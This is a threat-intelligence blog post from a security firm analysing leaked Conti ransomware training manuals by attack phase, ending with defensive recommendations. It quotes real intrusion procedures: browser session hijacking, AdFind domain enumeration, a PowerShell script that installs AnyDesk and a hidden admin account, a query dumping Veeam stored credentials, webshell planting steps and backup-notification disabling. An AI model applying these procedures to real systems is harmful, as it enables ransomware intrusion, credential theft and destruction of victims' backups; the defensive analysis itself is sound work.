Analysis of Leaked Conti Intrusion Procedures by eSentire's Threat Response Unit (TRU)

esentire.com/blog/analysis-of-leaked-conti-intrusion-procedures-by-esentires-threat-response-unit-tru

As defenders, often our only insight into an adversary's tradecraft is gleaned through an analysis of intrusion artifacts following an incident. The recent leak of Conti and Trickbot materials offers a glimpse into how the group infiltrated and took control of networks in extortion attacks. While the leaked manual and forum are from early to mid-2021, they offer a snapshot of how the group trained and conducted their intrusions. The Conti team likely maintains similar, up-to-date manuals, and knowledge base articles.

Key Takeaways:

- There is a heavy reliance on Offensive Security Tooling (OST) such as Cobalt Strike, Mimikatz, Powerview, and known attack techniques throughout the intrusion phases.
- Dual-use tools such as 7zip, AnyDesk, Rclone, and living-off-the-land Windows utilities have been used to reduce exposure.
- Tooling is augmented with using scripts to facilitate deployment and use. For example, Cobalt Strike is augmented with using known resources like C2Concealer and scripts compiled from public research.

```
 99 I recommend using all the utilities attached in the topic of C # collecting them from the source code on Github.
100 * NET-GPPPASSWORD.EXE (9 KB - Uploaded 1 time.)
101 * Rubeus.exe (223 Kb - Uploaded 4 times.)
102 * Seatbelt.exe (534 KB - Uploaded 1 time.)
103 * Sharpchrome.exe (805.5 KB - Uploaded 1 time.)
```

Figure 1 Forum post recommending various penetration testing utilities.

Background

On February 27, 2022, a Twitter account named "ContiLeaks" began posting chat logs showing private communications between Conti members. These logs spanned between January 2021 and February 2022 and contained thousands of messages between alleged Conti members. Following this, the ContiLeaks account published additional chat logs from June 2020 to November 2020, an extract of a trickconti-forum, Rocketchat logs, and Trickbot and Conti software components among other materials.

Our Threat Response Unit (TRU), Journalists and researchers have dug through the chat logs and identified key players and organizational structure. The group operates like a structured organization, with team leaders and departments responsible for hiring talent, research & development, training, and conducting "penetration tests".

Besides the chat logs, our attention was drawn to intrusion procedures in the form of manuals and knowledge base articles. Like a legitimate organization, Conti maintains reference material for ensuring work is done consistently and up to standards.

Date: 2021-02-10T20:27:38.653Z
From: alter
Message: @all Friends, the amount of experience accumulated together exceeds the capabilities of normal and structuring storage, it was decided to raise a simple forum engine to publish relevant guides and materials there that we all get in the process of work.
A big request to everyone! In your free time - write to me for registration, and after it - write down some article there, on the topic in the PM we will decide who can do what.
The forum will not be used as some kind of chat room, more like storing and replenishing the knowledge base, it will be useful for everyone, I tried to divide the navigation by topic for the time being and put the approximate headings of the first articles where we will port the material.

Be responsible, you can't even imagine how many questions of the same type are asked to each other every day! We can seriously save time for ourselves and our colleagues!

Figure 2 Excerpt from leaked Rocketchat logs making a case for a centralized knowledge base.

Two sources for intrusion procedures have been identified thus far:

"manual_teams_c"

- Taken from leaked Rocketchat logs from May 2021, helpfully extracted and published by Émilio Gonzalez.

- Analysis of the files extracted from the Rocketchat logs showed overlap with the leaked Conti Playbook from August 2021

“trickconti-forum”

- Posted by Twitter user ContiLeak on March 1st, 2022 without context.
- Forum containing 51 text files of how-to guides for attack procedures and intrusion methods, organized into kill chain phases.
- User “Rozetka”, who is identified as a team lead in the leaked Rocketchat logs, is mentioned heavily throughout the forum posts.
- Most posts were dated February-March 2021.

```
Date: 2020-08-31T10:45:16.460Z
From: alter
Message: ```
The structure is the following.
The current composition is divided into groups, each group is assigned a team leader (one or two, depending on the size of the group).
Ateam - team leader rozetka
Bteam - team leaders red and ali
Cteam - team leader steven

Team leaders are responsible for:
1. Issue cases for work
2. Teach, advise, instruct
3. Connect in the process of solving atypical or previously not completed tasks
4. Help with load builds, networking and other technical issues related to software
5. Provide the necessary guides and manuals

The working group is required to:
1. Listen
2. Watch
3. Do
4. Learn
5. Ask questions
6. Follow the guides and instructions, complete the assigned tasks
```

Figure 3 August 2020 Rocketchat discussion about team composition and responsibilities.

Additionally, the forum is mentioned several times in leaked Rocketchat logs.

Figure 4 Rocketchat discussion for "trickconti" forum.

Breakdown by Intrusion Phase

Reconnaissance

During Reconnaissance, threat actors rely on the passive collection of information related to their target's internal environment using public domain and reputational databases. This is achieved using open-source tooling such as Sub-Drill and penst-tools[.]com.

For active scanning, the Aquatone tool is used to visually inspect websites and servers for attack opportunities.

Initial Access

To gain initial access, the Conti group leverages techniques that include remote access services and compromised endpoints. The trickconti forum mentions various remote access services from Citrix, SonicWall, FortiGate and Pulse Secure.

To circumvent multi-factor authentication on VPNs, operators will attempt to intercept MFA codes from compromised email accounts or hijack browser sessions using tokens stolen from compromised endpoints.

```
34 : February 05, 2021, 10:37:40 am
35 Recorded by
36
37 For those who need to work with SonicWall through browser sessions
38 Using a Web Browser for Access
39
40  - Take a session from the output of the script, for example, "[redacted]="
41  - open the browser in incognito mode, open the developer console (JS-Console)
42  - Enter the session ID in Base64
43    >> BTOA ("[redacted]=") [ENTER]
44    "[redacted]="
45  - Drive in the URL https: // target (redirectitis on https: // target / cgi-bin / welcome)
46  - We go to the console in Application / Cookies, add a cook
47    SWAP: [redacted] =
48  - In the browser (where ... / CGI-BIN / WELCOME) URL rules on https: // target / cgi-bin / portal
49  - We get access to the resource under the user's session
50 "Last editing: February 11, 2021, 02:11:01 am from Alter"
51
52 Rozetka.
```

Figure 5 Post from February 2021 discussing browser session hijacking.

Discovery

Once operators land on a compromised machine or access the network through VPN, their first step is to gain situational awareness using tools such as AdFind or Windows command line utilities such as net or nltest. AdFind is referenced heavily throughout leaked procedure documentation and would appear to be the preferred tool as of early 2021. As is a theme with other techniques, the tool is augmented through scripts to expedite data collection.

```
Reply # 1: March 15, 2021, 01:55:04 am
Recorded by

Code: [Allocate]

adfind.exe -h 10.50[redacted] -b DC = [redacted], DC = LOCAL -U [redacted].LOCAL \ Administrator -Up [redacted] -F "(ObjectCategory = Person)"> ad_users.txt
adfind.exe -h 10.50[redacted] -b DC = [redacted], DC = LOCAL -U [redacted].LOCAL \ ADMINISTRATOR -UP [redacted] -F "OBJECTCATEGORY = COMPUTER"> AD_COMPUTERS.TXT
adfind.exe -h 10.50[redacted] -b DC = [redacted], DC = LOCAL -U [redacted].LOCAL \ ADMINISTRATOR -UP [redacted] -F "(ObjectCategory = ORGANIZATIONALUNIT)"> ad_ous.txt
adfind.exe -h 10.50[redacted] -b DC = [redacted], DC = LOCAL -U [redacted].LOCAL \ Administrator -up [redacted] -Sc TrustDmp> trustdmp.txt
adfind.exe -h 10.50[redacted] -b DC = [redacted], DC = LOCAL -U [redacted].LOCAL \ ADMINISTRATOR -UP [redacted] -SUBNETS -F (ObjectCategory = Subnet)> subnets.txt
adfind.exe -h 10.50[redacted] -b DC = [redacted], DC = LOCAL -U [redacted].LOCAL \ Administrator -Up [redacted] -F "(ObjectCategory = Group)"> ad_group.txt
adfind.exe -h 10.50[redacted] -b DC = [redacted], DC = LOCAL -U [redacted].LOCAL \ Administrator -Up [redacted] -GCB -Sc TrustDmp> trustdmp.txt

Survey ADFIND with Login Pass Domain WITHOU CONTEXT FROM NETWORK / VPN
"Last editing: March 15, 2021, 01:57:22 am from Rozetka"

Giovanni.
```

Figure 6 Sample output from AdFind tool.

Collected information includes active directory users, computers, Organizational Units (OUs), domain trusts and subnets. The data is written to text files and used in downstream attacks or information gathering.

The Invoke-ShareFinder module from PowerView is also mentioned as a means to enumerate network shares.

Credential Access and Privilege Escalation

The next step is to steal credentials and escalate their privileges to gain higher-level permissions into the system or network. Multiple known techniques are mentioned to fulfill this objective:

- Kerberoasting

- AS-REP Roasting
- DCSYNC
- Group Policy Preferences
- Password Spray via SMB Bruteforce tool
- PowerUpSQL
- Netlogon (CVE-2020-1472)

Kerberoast and AS-REP roast attacks are a known techniques for abusing weaknesses in Kerberos tickets to extract hashes for offline cracking. The Kerberos attacks are executed using either the Rubeus tool or Invoke-Kerberoast PowerShell module. Kerberoasting is mentioned several times in the procedure documents and is an early intrusion step conducted through a VPN session using a compromised account or through a compromised workstation using Cobalt Strike. Cracked keys can then facilitate privilege escalation activities.




Figure 7 Instructions for executing a Kerberoast and AS-REP Roast attack using the Rubeus tool.

Persistence & Command and Control

Once the threat actors have successfully escalated their privileges, the next priority is to maintain their foothold into the environment and controlling compromised systems to look normal and avoid detection. The trickconti forum contains instructions for establishing persistence through a mix of backdoor malware, webshells and remote access software. The most common tools mentioned in the guide include:

- **Anchor Backdoor:** A sophisticated backdoor believed to be developed by the Trickbot authors that uses the DNS protocol for communication and is delivered through Trickbot installations. Anchor is believed to be developed by the Trickbot authors.
- **Ngrok:** A utility commonly abused to tunnel traffic between internal hosts and attackers. The guide provides instructions for registering an account on http://ngrok.com and a script to automate deployment. The script (Install_ngrok.ps1) automates downloading both Ngrok and Non-Sucking Service Manager (NSSM) to the target machine, installs Ngrok as a service and configures it to listen on port 3389 (RDP). The utility is subsequently used to tunnel remote desktop traffic to the host from outside the network/firewall boundary.

- **TOR Backdoor:** This is used in a similar fashion to Ngrok. Using a PowerShell script (BackdoorNew), a TOR (The Onion Router) client and OpenSSH are downloaded to the system and installed as services using NSSM. This configuration is presumably used to create an outbound connection over TOR from which the operator can tunnel into the host.
- **Exchange Webshell:** The trickconti forum contains a detailed guide on deploying Exchange webshells for persistence. Their steps to plant a webshell in Exchange are as follows:
    1. Connect to the Exchange server.
    2. Identify public facing directories such as *C$\Program Files\Microsoft\Exchange Server\V14\ClientAccess\owa\auth* and test access from the outside.
    3. Modify the webshell's timestamp to match surrounding files.
    4. Retest the webshell connection from the outside.

  The guide was posted February 5, 2021 and predates the disclosure of ProxyLogon Exchange vulnerabilities in March 2021. It does not indicate Exchange exploits were used and instead relied on stolen credentials to connect to Exchange servers and deploy webshells. It's likely this guide was updated at a later point to incorporate the ProxyLogon exploit. A copy of the webshell can be found here.
- **Remote Access Software (AnyDesk):** AnyDesk Remote access software is among a known list of remote access software abused by Conti operators to remotely access compromised systems. The trickconti forum contains instructions for deploying AnyDesk to systems using a script:

```
40    Function AnyDesk {
41
42    Mkdir "C: \ ProgramData \ AnyDesk"
43    # Download AnyDesk
44    $ CLNT = New-Object System.Net.WebClient
45    $ url = "http://download.anydesk.com/anydesk.exe"
46    $ File = "C: \ ProgramData \ AnyDesk.exe"
47    $ CLNT.DOWNLoadFile ($ URL, $ File)
48
49
50    cmd.exe / c C: \ ProgramData \ AnyDesk.exe --Install C: \ ProgramData \ Anydesk --
  STARMDATA \ WIN --SILENT
51
52
53    cmd.exe / c Echo J9KZQ2Y0QO | C: \ ProgramData \ Anydesk.exe --Set-Password
54
55
56    Net User OldAdministrator "QC69T4B # Z0KE3" / Add
57    Net Localgroup Administrators OldAdministrator / Add
58    REG Add "HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows NT \ CurrentVersion \
  WinLogon \ SpecialAccounts \ UserList" / V OldAdministrator / T Reg_DWORD / D 0 / F
59
60    cmd.exe / c C: \ ProgramData \ AnyDesk.exe --get-ID
61
```


Figure 8 Snippet of AnyDesk installation script.

- **IIS Patch Backdoor:** This is mentioned, but not elaborated on.

Targeting Administrators

This is a critical step, as not only do administrator accounts provide access to more sensitive systems, but their workstations also contain a wealth of information about the organization's IT infrastructure. This guide appears identical to what was included in the leaked Conti playbook in August 2021.

The trickconti forum contains a page aptly called "Hunt Administrator" which describes in detail how to identify and rank administrative network users.




```
Reply #1 : February 11, 2021, 83:08:83 pm
Recorded by

Hunt admin.

And so, if we have servers \ US \ tapes or cloud storages where backups are added, but there is no access, then we need credits that only the
admin has.
Accordingly, we need to hunt him down. Usually in those networks where we work admins 1-2-3, no more.
People are divided into 3 types:

Senior
Medium
Junior

Of course, we are interested in seniors because they have more privileges/accesses (read passwords).


To begin with, I will write several options for how to determine the accounts of the very administrators who have passwords on board.
```

Figure 9 Snippet of forum post titled "Hunt Administrator"

Information about administrators is obtained using output from the AdFind tool (executed as part of initial network discovery) or using Windows utilities through a Cobalt Strike session. Example commands include:

- net group "domain admins" /domain
- net user *potential_admin* /domain

This data is then manually inspected and validated. Operators are instructed to look for indicators such as group membership, department or job title. Results are validated by checking the account status/last logon time and LinkedIn if needed.



```
We look who is - included in a dozen groups, SOMETIMES in the Comment column they write who they are - engineer \ sys admin \
support \ business consultant.
In Last Logon, the account must be ACTIVE - that is, last logon today\yesterday\this week, but not a year ago or Never.
If it is not clear who this is after the survey, see adfind + check linkedin (section below).
```

Figure 10 Guidance on validating active administrator accounts.




Figure 11 Sample output from net command included in the post for demonstration purposes.

Once administrator accounts are identified, PowerSploit's Find-DomainUserLocation is used to identify systems where the account is logged in. The guide instructs operators to remotely extract files from admin workstations using impersonation tokens and either the net Windows utility or Cobalt Strike's file browser. It clearly warns the operator against deploying a Cobalt Strike beacon directly to the system to avoid raising alarms.

Standard user directories such as OneDrive or Documents are reviewed for files of interest such as password lists. Application folders (AppData\Local and AppData\Roaming) are checked for custom configurations. Browser history and login data from Chrome, Edge and Firefox are extracted for useful information such as the location of backup and virtualization servers. Local Outlook data files are extracted for further analysis.

Exfiltration

The next step is to exfiltrate the data from the organization's network by packaging it using compression and encryption to avoid detection. In addition to using the TOR backdoor tool, the guide mentioned two other tools:

- **FileZilla:** Used by deploying a portable version to compromised hosts and exfiltrating data over SFTP (port 22). Additionally, FileZilla can be used to connect to the compromised host through an established TOR tunnel.
- **Rclone:** A command line utility for backing up data to cloud services. Unfortunately, the tool has been co-opted by ransomware groups such as Conti for exfiltrating data to services such as Mega[.]nz. The trickconti forum contains a procedure document for configuring the utility and using it to exfiltrate data from compromised systems. These instructions mirror closely what was revealed in the Conti Playbook leak from 2021.




Figure 12 Rclone instructions.

Inhibit Recovery

Destroying or encrypting backups is typically a late-stage action performed prior-to or during the encryption stage. Doing so inhibits recovery options for the victim organization, giving Conti the upper hand in negotiations. Backups can also be targeted for data theft. The trickconti forum mentions various backup solutions including:

- Synology Active Backup for Business
- StorageCraft ShadowProtect SPX
- Veeam

In general, operators are instructed to identify backup software from browsing history, running processes, authentication logs, etc. Stolen credentials lists, such as hashes taken from NTDS, and account lists are checked for possible backup service accounts containing common string identifiers for a given backup solution. Once obtained, credentials for backup accounts are used to access and modify backups to inhibit recovery. For more information, see https://www.advintel.io/post/backup-removal-solutions-from-conti-ransomware-with-love.




Figure 13 Guidance on picking out account tied to backup services.

The forum also contained a post on recovering passwords from Veeam backup servers.

```
47 PM answer # 1: February 11, 2021, 02:41:29
48 Recorded by
49
50 Edited by rz>
51
52 Tasklist / v (We are looking for SQLServR and PID to Nestatat.Ano, looking for a port in the abstract of PID)
53 Netstat -ano.
54 Looking for a MSSQL port on PID in 2 conclusions
55 Looking for where sqlcmd.exe lies
56
57 Quote
58
59     "C: \ Program Files \ Microsoft SQL Server \ 110 \ Tools \ Binn \ sqlcmd.exe" -S Localhost, found_port -E -Y0 -Q "SELECT TOP (1000) [ID], [user_name], [password], [USN], [Description],
   [Visible], [change_time_utc] from [veeambackup]. [DBO]. [Credentials]; "
60
61
```

Figure 14 Veeam password recovery steps.

This is a known technique documented as early as 2019 in Veeam's forums and explained in detail here. It's likely this step is taken to obtain credentials not tied to active directory, such as other backups or infrastructure. A 2020 post on Veeam's forums by a victim of ransomware describes a similar scenario where non-AD credentials stored in Veeam were used to access secondary backup storage devices. Advice is given to operators to disable notifications on backup servers to avoid detection:

So, we found the Synology server and have access to it. The backups are generated by Active Backup for Business. It's free, flexible and native (pre-installed).

There is only one disadvantage, the chances that we will be detected are 99% because Admins will receive the emails and push notifications that everything is removed) With that in mind, we navigate to Control Panel > Notifications > Advanced and in the ABB service we **uncheck all the boxes that are responsible for sending out notifications**. We can just turn off all the notifications in bulk.

Figure 15 Disabling notifications on backup servers.

Finally, the trickconti forum contains instructions for targeting virtualized infrastructure from VMware and Microsoft. Once administrative access is achieved to virtualization platforms, snapshots and backups are destroyed and servers are locked.

In a May 2021 post, a user describes the process for accessing vSphere and identifying backups for virtual machines by examining the license level and authentication logs from backup services:




Figure 16 vSphere instructions.




Figure 17 Additional guidance on encrypting backups tied to virtual machines.




Figure 18 Hyper-V Instructions.

How eSentire is Responding

Our Threat Response Unit combines intelligence gleaned from research, security incidents, and the external threat landscape to create actionable outcomes for our customers. We are taking a holistic response approach to combat modern ransomware by deploying countermeasures across the ransomware attack cycle using:

- Known-precursor malware
- Living-off-the-Land techniques
- Discovery techniques and domain reconnaissance (listing admins, domain trusts, etc.)
- Offensive security tools such as Cobalt Strike
- Credential access techniques (kerberoasting, ZeroLogon, Mimikatz)
- Late-stage TTPs (Credential extraction from DCs, PsExec/WMIC/BITS Admin code deployment)
- Final stages (Volume Shadow Copy deletion, ransomware artifacts, archiving tools, data staging)

Our detection content is backed by investigation runbooks, ensuring our SOC cyber analysts respond rapidly to any intrusion attempt tied to known ransomware tactics, techniques, and procedures. In addition, our Threat Response Unit closely monitors the ransomware threat landscape and addresses capability gaps and conducts retroactive threat hunts to assess customer impact.

Recommendations from eSentire's Threat Response Unit (TRU)

While the TTPs used by adversaries grow in sophistication, they lead to a limited set of choke points at which critical business decisions must be made. Intercepting the various attack paths utilized by the modern threat actor requires actively monitoring the threat landscape, developing, and deploying endpoint detection, and the ability to investigate logs & network data during active intrusions.

We recommend implementing the following controls, mapped to specific tactics leveraged by threat actors, to help secure your organization against the most impactful techniques mentioned in the leaked Conti documents:

Initial Access

- Require multi-factor authentication (MFA) on all remote access, including VPN.
- Monitor remote access logs for unusual activity.
- Protect endpoints against compromise using AV and/or an Endpoint Detection Response (EDR) product.
- Monitor for discovery tools and commands on protected endpoints.
